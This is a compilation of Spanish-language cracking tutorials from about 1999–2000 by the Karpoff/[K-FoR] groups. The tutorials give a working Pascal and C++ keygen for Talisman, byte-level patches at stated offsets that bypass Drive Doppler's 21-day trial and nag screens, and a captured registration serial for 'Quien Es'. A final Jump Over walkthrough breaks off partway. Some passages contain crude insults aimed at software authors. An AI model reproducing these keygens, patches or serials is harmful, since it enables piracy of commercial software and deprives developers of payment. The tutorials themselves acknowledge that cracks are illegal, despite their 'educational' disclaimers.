:00484B85 8BF0 mov esi, eax <- esi=eax= Código Correcto (en hexa).
:00484B87 3B75FC cmp esi, dword ptr [ebp-04] <- Compara el código falso con el correcto.
:00484B8A 0F84BF000000 je 00484C4F

FIN. Así de fácil, suma los caracteres de nuestro nombre y los multiplica por 309h, es decr, por 777 decimal. Bonito número.

Un ejemplo: Nombre=Pedro;

NM= P+e+d+r+o = 50+65+64+72+6F (en hexa) = 1FA = 80+101+100+114+111 (en decimal) = 506

Código = 1FA*309 = 506*777 = 393162. Se acabó.

Este es el Keygen más sencillo que tendremos la oportunidad de hacer, jejeje.

En Pascal:

```
Program KeyTalisman;

uses crt;

var
nombre : string[30];
codigo:longint;


{Función de calculo del numero "magico" del nombre}

function magico(nomb: string):integer;
var
long,numagic:integer;
ecx:char;
ascii:byte;
begin
long:=length(nomb); {eax}
numagic:=0; {esi}
repeat
ecx:=nomb[long];
ascii:=ord(ecx);
long:=long-1;
numagic:=ascii+numagic;
until long=0;
magico:=numagic;
end;


begin {PP}
clrscr;
writeln;writeln;
textbackground(white);
textcolor(blue);
Write(' ':10,'Generador de claves para Talisman v1.7 por ');
textcolor(lightblue+blink);
writeln(' ':5, 'KuaTo_ThoR',' ':5);
textcolor(black);
textcolor(lightgray);
textbackground(black);
writeln;
Write('Tu nombre (max. 30 caracteres): ');
readln(nombre);
codigo:=magico(nombre);
codigo:=codigo*777;
writeln;writeln;
write('Tu PassWord es: ', codigo);
writeln;writeln;
writeln('Pulsa Enter para Salir');
readln;
end.{PP}
```

Y en C++: (este sin florituras ;)

```
#include <iostream.h>
#include <string.h>

void main()
{
char Nombre[32];
cout << "Tu Nombre: ";
cin.getline (Nombre, 32); //Leemos el nombre
int lon = strlen(Nombre); //Longitud del nombre

int suma = 0;
for (int i = 0; i <= lon; i++)
{
suma = suma + Nombre[i]; //Sumamos los caracteres del Nombre
}
```

```
unsigned long codigo = suma*777; // Calculamos el código

cout << "Tu codigo es: " << codigo << '\n' << '\n';
cout << "Pulsa Enter para Salir";
cin.get();
}
```

FINALIZANDO

Nos lo han puesto muy fácil, a pesar de que hace dos comprobaciones, son las dos exactamente iguales, podría haberlo disimulado un poco mejor creo yo.

Bueno esto ha sido todo por esta vez, espero no haberme equivocado mucho, si encontráis cualquier error, o tenéis alguna pregunta no dudéis en decírmelo. Espero que os haya resultado útil este tute. No olvidéis que **nuestro objetivo sólo es aprender**. Sin contar con la diversión que esto supone por supuesto ;-))

Un Gran Saludo para todos los miembros de [K-FoR], para los amigos de Tutoriales 2000. Y para el resto de vosotros, en especial para mi buen amigo B@nks.

Hasta la próxima...

« »~~~=*=~~~« »

Mi correo: kuato_thor@hotmail.com

La página de [K-FoR]: http://pagina.de/kfor

« »~~~=*=~~~« »

" En un lugar de La Mancha, de cuyo nombre no quiero acordarme, no ha mucho tiempo que vivía un hidalgo caballero de los de lanza en astillero, adarga antigua, rocín flaco y galgo corredor. Una olla de algo más vaca que carnero, ... "

El Ingenioso Hidalgo Don Quijote de la Mancha

Miguel de Cervantes Saavedra

Karpoff Spanish Tutor: Pagina dedicada a la dibulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Drive Doppler 1.20 Release Candidate #2!**

PROTECCION:	**Name / Serial, Limitacion de Tiempo.**		
Descripcion:	**Comprueba que carpetas incrementan de tamaño**		
Dificultad:	**Principiante**		
DOWNLOAD:	http://www.pinoyware.com/download/dop12r2e.zip O ftp://ftp.gabtoof.com/shuffleplay/dop12r2e.zip		
Herramientas:	SmartCheck 6.03, W32Dasm_VB, Editor Hexadecimal		
CRACKER:	**Karpoff**	**FECHA:**	19/11/1999

INTRODUCCION

Hola gentes!! Bueno vamos a por el proyecto Nº15 de los manuales para NewBies desde Cero, en este proyecto intentare explicar diferentes formas de crackear un mismo programa con diferentes herramientas, vamos a incorporar el SmartCheck este es un debugger para Visual Basic creado por Numega, es muy importante tener bien configurada esta herramienta para que nos muestre lo que queremos ver.

A pesar de lo que podáis pensar esta herramienta es muy fácil de usar si el objetivo es sacar un Serial Number correcto, por supuesto que el tema se complica si se quieren seguir algún proceso especifico etc.

Para configurar el smartcheck adjunto unos gif sacados de un manual que no encuentro en este momento, pero con los gif no teneis ningun problema. **AQUÍ**

Limitaciones del programa

Tenemos 21 dias de evaluacion en esos 21 dias podemos evaluar el programa sin restricciones y sin Nag, tenemos la posibilidad de registrarnos mediante el tipico NAME: COMPANI: REGKEY:

Atakes

Con el SmartCheck localizaremos un Serial Number valido en cuestion de segundos,

Con el W32dasmVB haremos que pasada la evaluacion el programa siga funcionando, localizando la rutina de fin de evaluacion y modificandola en beneficio nuestro J

AL ATAKE

PARTE 1 SMARTCHECK 6.03

Empezamos... abrimos el SmartCheck Lo configurado como muestran los gif. Con la Opcion open seleccionamos el ejecutable dlopper.exe

Es importante que tengais la barra de herramientas con los botones pulsados que se ven en la imagen, una vez cargado doppler.exe pulsamos la casilla start, inmediatamente se empieza a ejecutar nuestra victima pero ni se imagina que le estamos viendo las tripas. Si habeis configurado el SmartCheck como os sugeri, mientras se ejecuta el programa aparecera una ventana de error que dice asi Numega SmartChec Error Detectted pulsais la opcion Acknowledge tantas veces como os aparezca.

Bueno el programa esta iniciado solo tenemos que meter los datos de registro en Help\Enter Key

Meteis los datos que os de la gana yo puse.

NAME: karpoff


COMP: kk

S/N : 8493

Pulsamos OK y nos escupe el mensage Invalid Code!! Aceptamos y vamos al SmartCheck y pulsamos la casilla End, por que aunque el programa ha terminado de ejecutarse sigue creando eventos y no es lo mismo buscar un S/N en 200 lineas de codigo que en 20000 J.

Bueno para localizar el S/N correcto yo hago lo siguiente, bien lo localizo mediante la funcion __VbaStrCmp, __VbaStrComp o introduciendo en la casilla de busqueda el S/N falso las dos opciones son utiles la primera es la funcion utilizada generalmente por Visual Basic para comparar los datos que hemos metido con los correctos y la segunda nos situa donde se encuentra el S/N que hemos metido y luego rastreando es facil encontrar el S/N correcto, en este caso utilizo la primera opcion osea que metemos en la casilla de busqueda vbastrcmp y pulsamos Enter

2 veces, en este caso el S/N aparecio enseguida



Sencillo no?? Vemos como se paro en la funcion __vbaStrCmp y hay estan nuestros numeros

Nuestro S/N : 8493

S/N Correcto: 2E92F40

Pero ... SORPRESA!! Realmente este numero no me sirve ni a mi, por que si os fijais este programa genera un numero cada vez que lo ejecutamos e intentamos registrarnos, este numero lo podemos ver en la parte superior de la ventana de registro, y dependiendo de este numero genera el S/N valido pero solo para esa ejecucion, osea que si no introduces el S/N que has capturado en la misma ejecucion no te sirve de nada.

Asi que hay que repetir otra vez el proceso y sin cerrar el programa introducimos el serial capturado jejeje, o podemos pensar en otra forma de crackear el programa, esta vez haciendo un parcheo para que simule estar registrados (personalmente me gusta mas lo del parcheo que localizar el S/N)

PARTE 2

Bueno lo primero hacer una copia del ejecutable doppler.exe con el nombre por ejemplo doppler2.exe, desensamblamos doppler.exe con el W32dasm VB (el que muestra las String Ref. en Prog. visual basic) si no lo teneis lo podeis descarar de mi pagina http://welcome.to/karpoff en la seccion herramientas, seguimos.. con el editor Hex editamos doppler2.exe y adelantamos la fecha de Windows 1 mes para trabajar con el programa expirado.

Ejecutamos el programa para ver que hace cuando esta caducado, vemos que nos muestra un aviso diciendo que el programa ha expirado nos da la opcion de rellenar el registro si fallamos el programa no llega a ejecutarse.

ATAKE

Podemos localizar la rutina que se encarga de comprobar el S/N y manipularla o tambien podemos localizar la rutina que decide si el programa esta caducado o no y modificarla en beneficio nuestro, cual cogemos yo opto por la segunda, creo que la primera opcion es la que suelo mostrar en otros manuales asi que vamos a impedir que el programa caduque. La teoria: a partir del mensaje de error analizaremos el codigo y veremos donde y como toma la decision de que el programa no se ejecute por estar caducado, localizado esto pasaremos a modificar el codigo.

Estamos en el W32dasmVB con el programa desensamblado, pulsamos la boton de las Strg-Ref. y buscamos entre las cadenas de texto el mensaje de expiracion:

"Your 21-day trial period has expired. "

Hacemos doble clip y nos lleva directamente a:

* Possible StringData Ref from Code Obj ->"Your 21-day trial period has expired. " |

00424E75 C78570FFFFFF18D04000 mov dword ptr [ebp+FFFFFF70], 0040D018 -AQUI

Bueno analicemos el codigo para ver que coño pasa por que cuando pasan los 21 dias ya no funciona el programa.

```
* Reference To: MSVBVM50.__vbaFreeStr, Ord:0000h

  |

:00424E1E FF1554E54200            Call dword ptr [0042E554]

:00424E24 6685F6                  test si, si

:00424E27 0F843D010000            je 00424F6A – el responsable

* Reference To: MSVBVM50.__vbaVarDup, Ord:0000h

   |

:00424E2D 8B35E4E44200            mov esi, dword ptr [0042E4E4]

:00424E33 B804000280              mov eax, 80020004

:00424E38 BB0A000000              mov ebx, 0000000A

:00424E3D BF08000000              mov edi, 00000008

:00424E42 8D9558FFFFFF            lea edx, dword ptr [ebp+FFFFFF58]

:00424E48 8D4D98                  lea ecx, dword ptr [ebp-68]

:00424E4B 894580                  mov dword ptr [ebp-80], eax

:00424E4E 899D78FFFFFF            mov dword ptr [ebp+FFFFFF78], ebx

:00424E54 894590                  mov dword ptr [ebp-70], eax

:00424E57 895D88                  mov dword ptr [ebp-78], ebx

 * Possible StringData Ref from Code Obj ->"Sorry!"

  |

:00424E5A C78560FFFFFFB4BA4000    mov dword ptr [ebp+FFFFFF60], 0040BAB4

:00424E64 89BD58FFFFFF            mov dword ptr [ebp+FFFFFF58], edi

:00424E6A FFD6                    call esi

:00424E6C 8D9568FFFFFF            lea edx, dword ptr [ebp+FFFFFF68]

:00424E72 8D4DA8                  lea ecx, dword ptr [ebp-58]
```

Bueno esta bien sencillo no ?? Tenemos un bonito salto condicional en la direccion 00424E27 je 00424F6A que hace esto?? Bueno mientras estamos dentro del periodo de evaluacion el salto condicional se ejecuta llevándonos a 00424F6A evitando asi el temible aviso de expiracion, pero cuando han pasado los 21 dias este salto es como si no estaria y al no ejecutarse BooM!! Pantallazo y fuera del programa, pues ya sabemos que tenemos que hacer lo vamos a convertir en un salto incondicional, que se ejecute siempre asi nunca nos mostrara el Your

21-day tal tal... haber tenemos

00424E27 0F843D010000 je 00424F6A   y queremos

00424E27   jmp 00424F6A

Como calculamos el valor en Hexa para que el salto nos lleve justo a la direccion de memoria que queremos 00424F6A Bueno con el propio W32dasm podemos hacerlo solo tenemos que pulsar CTRL+L para activar el debugger y hacer el parcheo en memoria, bueno pues eso pulsamos CTRL+L se abre la ventana de comandos y pulsamos load enseguida empieza el proceso de ejecucion y se abren numerosas ventanas pulsamos la opcion Goto Address y metemos la direccion de memoria del salto ouseaseeee 00424E27 aceptamos y el debugger nos situa justo en esa direccion ahora pulsamos Patch code y se abre una nueva ventana pues solo tenemos que meter los cambios que queremos hacer tecleamos

jmp 00424F6A y pulsamos Enter

Enseguida vereis justo debajo como se ha generado la el valor que necesitamos para cambiar el salto.

00424E27 E93E10000 JMP 00424F6A

Ahora solo nos queda llevar a cabo los cambios localizamos la direccion del offset que la vemos en la barra inferior del W32dasm 24227 y vamos al Editor Hex

Donde cambiamos

0F843D010000 por E93E1000000

y ya esta probamos a ejecutar doppler2.exe y olee!! El programa funciona, hacemos algunas pruebas para asegurarnos de que el parcheo no afecte a otras funciones del programa.

Y todo esta en orden, pero podemos ser un poco mas elegantes si os fijais cuando arranca el programa vemos en el nag de presentacion you have 0 dais tal tal podemos cambiar eso por lo que pondria si estariamos registrados, ale pues hacemos lo mismo que antes localizar la rutina responsable de que se imprima la frase, buscamos you have en las string ref. y cliqueamos sobre la frase.

Y aquí tenemos toda la movidilla

```
:00424C2B FFD3                    call ebx

:00424C2D 6685F6                  test si, si

:00424C30 7410                    je 00424C42 –Nuestro amigo

* Possible StringData Ref from Code Obj ->"written by Gary Calpo"

|

:00424C32 BABCCE4000              mov edx, 0040CEBC

:00424C37 8D4DD8                  lea ecx, dword ptr [ebp-28]

* Reference To: MSVBVM50.__vbaStrCopy, Ord:0000h

    |

:00424C3A FF15B4E44200            Call dword ptr [0042E4B4]
```

```
:00424C40 EB4A                    jmp 00424C8C -- Importante



* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00424C30(C)

Possible StringData Ref from Code Obj ->"You have "

:00424C42 68ECCE4000              push 0040CEEC

:00424C47 E8542C0000              call 004278A0

:00424C4C 50                      push eax
```

Haber resumiendo!! tenemos un salto condicional en 00424C30 que si se ejecuta nos muestra los dias de evaluacion mediante el You have y otro aviso similar que hay debajo de ese, bueno pues hagamos que no se ejecute el salto, y nunca llegara a You have, ya que antes de llegar se encuentra con un salto incondicional en 00424C40 que nos saca volando, evitando que se impriman los avisos, osea que tenemos que inutilizar el salto condicional de 00424C30. cambiamos

```
00424C30 7410  je 00424C42  Por

00424C30 90    nop

00424C31 90    nop
```

localizamos la direccion de offset de nuestro salto 24030 y vamos al editor HEX cambiamos

7410 por 9090

Asunto solucionado, pero todavía se puede mejorar este crack evitando que se impriman avisos similares como en el about, pero eso lo dejo como deberes del manual.

Nada mas espero que os sirva de ayuda a todos los que empezais a crackear.

Y acordaros de restaurar la fecha de vuestro Windows.

Pues esto es todo. Que os a parecido.. interesante no¿? Como siempre mi mayor deseo es que entedais esto como yo intento explicarlo.

Un saludo para todos/as (karpoff)

como siempre cualquier duda podeis contar con migo.

Este material es solo para uso educativo, por ahora los cracks son ilegales.

Email Kf_karpoff@hotmail.com

URL: http://welcome.to/karpoff http://karpoff.tsx.org http://karpoff.welcome.to

Karpoff Spanish Tutor

Programa:	Quien Es v1.0.12S

PROTECCION:	Time Trial. Hay que registrar con un serial la versión Standard, sin introducir nombre. A los 30 días se transforma en versión Lite sino lo registras.		
Descripcion:	Indentificador de llamadas entrantes		
Dificultad:	Principiante		
DOWNLOAD:	???????		
Herramientas:	SmartCheck v6.x		
CRACKER:	Leirus	FECHA:	08/08/2000

INTRODUCCION

Toma de Contacto con El Programa:

Antes de empezar, deberemos como siempre recabar un poco de información a fin de saber exactamente lo que tenemos que hacer. En primer lugar ejecutamos el programa, y comprobamos que nos deja ejecutarlo en versión durante 30 días, después de lo cual nos lo deja en versión Lite, con algunas funciones desactivadas. Según el autor, para ambas versiones hay que registrar el programa. Nosotros lo haremos para la versión Stándard, totalmente funcional. Todo esto se consigue introduciendo un serial.

En realidad, no entiendo que quiere decir el programador con registrar las dos versiones, pero en fin, estos estúpidos e ineptos "creadores" hacen de sus bichitos inútiles aplicaciones cuando se les aplica la premisa de "comercial".

Dejémonos de Zarandajas y vayamos a por el Serial, que es lo que nos interesa.

AL ATAKE

DISCLAIMER: Previamente, quisiera decir que este tutorial ha sido escrito con fines educativos y científicos, y que cualquier uso inapropiado del material del mismo puede sufrir la pérdida de datos inintencionadamente. Asi mismo, declino toda responsabilidad del uso personal que los lectores de este tutorial puedan hacer con la información que a continuación les detallo.

Un poco mas de Informacion para Asegurarnos:

Ahora que ya sabemos lo que hace, deberíamos conocer en que lenguaje ha sido escrito o si ha sido comprimido. Lo analizamos con el FileScanner y nos dice que está compilado en Visual Basic. Pues bien, esta vez no vamos a utilizar el SoftICE, sino otra utilidad menos versátil pero mucho más eficiente que el SiCE para programas Visual Basic, el SmartCheck, también de nuestros amigos los de NuMega.

Algo sobre SmartCheck:

No hay nada más fácil de crackear que un programa hecho en Visual Basic sin la protección adecuada, siempre y cuando utilicemos SmartCheck.

En términos coloquiales podemos decir que SmartCheck es un "Reportador de Eventos de Visual Basic", incluyendo llamadas a la pila, a la API, etc. Además permite los argumentos que son pasados a las funciones llamadas, así como los valores que éstas devuelven, pudiendo así visualizar con mayor facilidad los serial's que introducimos.

Para "Reportar" los eventos debidamente y en base a nuestro propósito principal, deberemos tener configurado el SmartCheck de una manera concreta:

1- Debemos ver todos los eventos que ocurren: Pulsa sobre el menú View y activa "Show all events".

2- Debemos ver los argumentos: Pulsa sobre el menú View y activa "Arguments", "Sequence Numbers" y "Suppressed Errors". Con esto veremos los argumentos pasados a funciones (nuestro serial inválido o parapléjico según se mire, ;·)), las secuencias de números y los errores que hemos ignorado.

3- En Program -> Settings, activa todas las casillas. Pulsa el botón Advanced y activa todas las casillas menos "Suppress system API and OLE calls". Acepta y en Reporting, activa todo menos "Report MouseMove events from OCX controls".

Ahora que está configurado correctamente el SmartCheck, es hora de lanzar nuestro programita con él, para ello nos vamos a File -> Open. Le damos al botoncito con un dibujo como si de

un Play se tratara y a correr el puto diablo.

El Smartcheck, Recopilando Toneladas de basura

Durante el proceso de Reporte, es muy probable que nos salgan ventanitas diciendo que se ha encontrado un error en la ejecución del programa. Sin embargo, no es así, o al menos, no afecta directamente a la ejecución del programa. Lo que haremos siempre en este caso será pulsar el botón "Acknowledge", o algo así como certificar, testificar, vamos, decirle al programilla que te has enterado que ha habido un error.


Una vez cargado el programa, lo que deberemos hacer será intentar registrar el programa, introduciendo un serial cualquiera, por ejemplo "147258369" (si miras el número y el teclado numérico, comprobarás porque uso este número). Nos da error el programa y nos dice "LA llave es incorrecta, por favor, si paga no se cuanto dinero, le meteré el pene por el trasero y le quitaré su Visa ORO". Desde luego me dan asco estos programadores de mierda. Después de cabrearte y dar un puñetazo en la mesa, salimos del programas y el SmartCheck dejará, tarde o temprano de reportar los eventos. Es posible que tras esta operación, en la esquina inferior derecha, en la barra de estado, se hayan reportado más de 50.000 eventos. Esto es normal, teniendo en cuenta que el visual basic es un lenguaje de programación bastante porquería y que deja un rastro de babas enorme. No es de extrañar que te encuentres con programas más o menos gorditos que te reporten en el SmartCheck 300.000 eventos, pudiendo morirte de pena.

En realidad ahora viene lo bueno, buscar nuestro serial de entre toda esa porquería, y buscar el momento exacto en el que se compara con el serial verdadero que ha generado la mierda de programa

Buscar un serial que no sea Invalido.

Para todo esto y mucho más, está la casilla de búsqueda del fabuloso SmartCheck. Introducimos ahí los primeros números que introducimos anteriormente, es decir "147258". Atención, es absolutamente necesario que NO busques tu serial entero, porque es posible que SmartCheck no lo encuentre. Con que introduzcamos los 6 primeros números es suficiente. Tras pulsar sobre los

Prismaticos.....



Ñaca, Ñaca, nos encontramos con una llamada a __vbaStrCmp, pasándole los parámetros "147258369" y "F0RO-QYCW" y devolviendo 1. Creo que es bastante explícito las 2 líneas de arriba. Ya tenemos nuestro serial cogido por los huevos. Ahora sólo queda anotarlo y escribirlo posteriormente en la casilla correspondiente para registrar el programa.

Para los más avanzados, si estudiáis la parte de código que os ofrece el SmartCheck un poco más arriba a lo mejor incluso conseguís hacer un KeyGen. Y esto es todo.

Consideraciones Finales.

Como he comentado antes, y también durante todo el tutorial, el SmartCheck nos permitirá depurar los programas en Visual Basic. Sin embargo, parecer ser que cuando el programa ha sido p-compilado (algo que se puede hacer a partir de la versión 5.0 de VB), no es capaz de reportar todos los eventos, de hecho ninguno. En algo tenía que fallar.

No obstante, a pesar de este contratiempo, existen en la red numerosas aplicaciones, plugins, complementos o librerías que añaden mayor versatilidad al SmartCheck. Por ejemplo, capacidad para depurar otros lenguajes como Pascal, C, etc.

AGRADECIMIENTOS:

Siendo preceptivo, he de agradecer en todo momento a todos los miembros de [K-FoR], un grupo de cracking realmente atractivo, del que formo parte y soy miembro fundador. He de dar gracias a todos los cracker's (mejor dicho ingeniería inversa.) que me habéis ayudado a entrar en este mundo, incluso sin saberlo. Gracias a todas las personas que hacen de este mundo un mundo más perspicaz.

"CRACKEO, LUEGO SOY LIBRE"

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa:	**Jump Over 1.0.192**

PROTECCION:	**Serial, Limitación de funcionamiento.**		
Descripcion:	**Juego de ingenio**		
Dificultad:	**Facilucha gracias a smart check**		
DOWNLOAD:	http://www.abc-ware.de o http://www.download.com		
Herramientas:	**Smartcheck**		
CRACKER:	**Yerba Mate**	**FECHA:**	**31/08/2000**

INTRODUCCION

Me decidió a escribir este tutorial el hecho de que en la página de Karpoff (del cual soy un asiduo lector, ...mejor dicho alumno) había solo un proyecto con smartcheck. Pensé que algún *newbie* pensaría que esta herramienta sería de escasa utilidad o de uso complicado, pues ninguno de los dos, Smartcheck es de los mismos creadores del Soft-Ice y para muchos programas realizados en VB te facilitará las cosas.

Jump over es un juego que me trajo recuerdos de la niñez. Eran tiempos en que los ordenadores no estaban tan difundidos y para pensar un poco teníamos que recurrir a cosas así ;-) Cuando lo instales el programador te dejará usar solamente una pantalla de todas las que trae. No te preocupes lo solucionaremos.


AL ATAKE

Este programa llegó a mis manos a travez de un CD de una revista, como una versión *shareware*. Lo instalé, lo corrí, me invitó a registrarlo. Hacía frío y llovía. Sin pensarlo dos veces puse mis datos, ***control-D, bpxhmemcpy*** (como no lo había analizado en lo más mínimo,bpxhmemcpy, entraría en algún lugar del programa y a buscar el serial) ***,F5, aceptar*** y el Soft-Ice entró en el programa. ***F5*** dos veces para que lea las ventanas con los datos y de ahí en mas ***F12*** para llegar a la parte del programa que comprueba el número de serie. Después de unas cuantas ***F12's*** leo en el Soft-Ice (línea verde inferior) ***MSVBVM60!text***..... Mmmmm.....está hecho en VB. Al Smartcheck se a dicho!!!!!!!

NOTA: es obligatorio leer el tutorial de KARPOFF referente al Smartcheck, a los fines de comprender su manejo y como setearlo correctamente.


Ahora si, a lo nuestro. Iniciamos el Smartcheck, abrimos Jumpover, vamos a ***'program' , ' start'*** y el programa empieza a correr. Se detiene en esta ventana:

Clickeamos en ***'Enter registration code'*** e introducimos nuestros datos. Jugate poné los tuyos que te va a funcionar. En mi caso los completé de esta forma :




Le damos al botón de ***'OK'*** y el smartcheck sigue su curso hasta obtener el mensaje de error.

